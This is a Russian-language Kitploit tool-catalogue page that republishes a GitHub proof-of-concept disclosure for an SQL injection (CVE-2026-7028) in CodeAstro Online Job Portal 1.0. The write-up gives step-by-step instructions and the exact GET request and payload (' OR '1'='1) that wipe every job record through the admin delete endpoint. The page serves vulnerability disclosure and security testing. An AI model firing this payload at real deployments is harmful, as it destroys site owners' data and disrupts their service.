
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-7028-SQLI — Доказательство концепции эксплуатации SQL-инъекции в CodeAstro Online Job Portal, позволяющей аутентифицированному пользователю удалить все записи о вакансиях с помощью специально сформированного GET-запроса. | Kitploit
Инструменты/GitHubGitHub/xmyronn/cve-2026-7028-sqli
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на Проникновение
GitHubxmyronn/cve-2026-7028-sqli

CVE-2026-7028-SQLI

Доказательство концепции эксплуатации SQL-инъекции в CodeAstro Online Job Portal, позволяющей аутентифицированному пользователю удалить все записи о вакансиях с помощью специально сформированного GET-запроса.

Репозиторий
55 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CodeAstro-Online-Job-Portal-SQLi-Delete-All

Детали

  • Вендор: CodeAstro
  • Продукт: Online Job Portal Project in PHP MySQL
  • Версия: 1.0
  • Тип уязвимости: SQL-инъекция
  • CWE: CWE-89
  • Затронутая конечная точка: /admin/jobs-admins/delete-jobs.php
  • Параметр: id (GET)
  • Воздействие: Позволяет удалить все записи о вакансиях в базе данных

Описание

Уязвимость SQL-инъекции была обнаружена в функции удаления вакансий администратором в CodeAstro Online Job Portal.

Приложение использует параметр id напрямую в SQL-запросе без надлежащей проверки или привязки параметров. Из-за этого злоумышленник может изменить запрос, внедрив вредоносные данные.

Используя эту проблему, аутентифицированный пользователь может изменить предполагаемую логику запроса и удалить все записи о вакансиях из базы данных вместо одной записи.

Подтверждение концепции

Шаг 1: Вход в систему как администратор

Войдите в панель администратора.

Шаг 2: Переход в раздел вакансий

Перейдите по адресу: /admin/jobs-admins/show-jobs.php Screenshot 2026-04-06 205206

Убедитесь, что существует несколько записей о вакансиях.


Шаг 3: Эксплуатация уязвимости

Отправьте следующий запрос:

GET /admin/jobs-admins/delete-jobs.php?id=48' OR '1'='1 HTTP/1.1
Host: target Screenshot 2026-04-06 205239

Шаг 4: Наблюдение за результатом

Все записи о вакансиях удаляются из базы данных вместо одной. Screenshot 2026-04-06 205252
Полезная нагрузка

' OR '1'='1

Воздействие

Аутентифицированный злоумышленник может удалить все объявления о вакансиях в системе, что приведёт к полной потере данных и нарушению работы сервиса.

Ссылка

https://codeastro.com/online-job-portal-project-in-php-mysql-with-source-code/

Скачать инструмент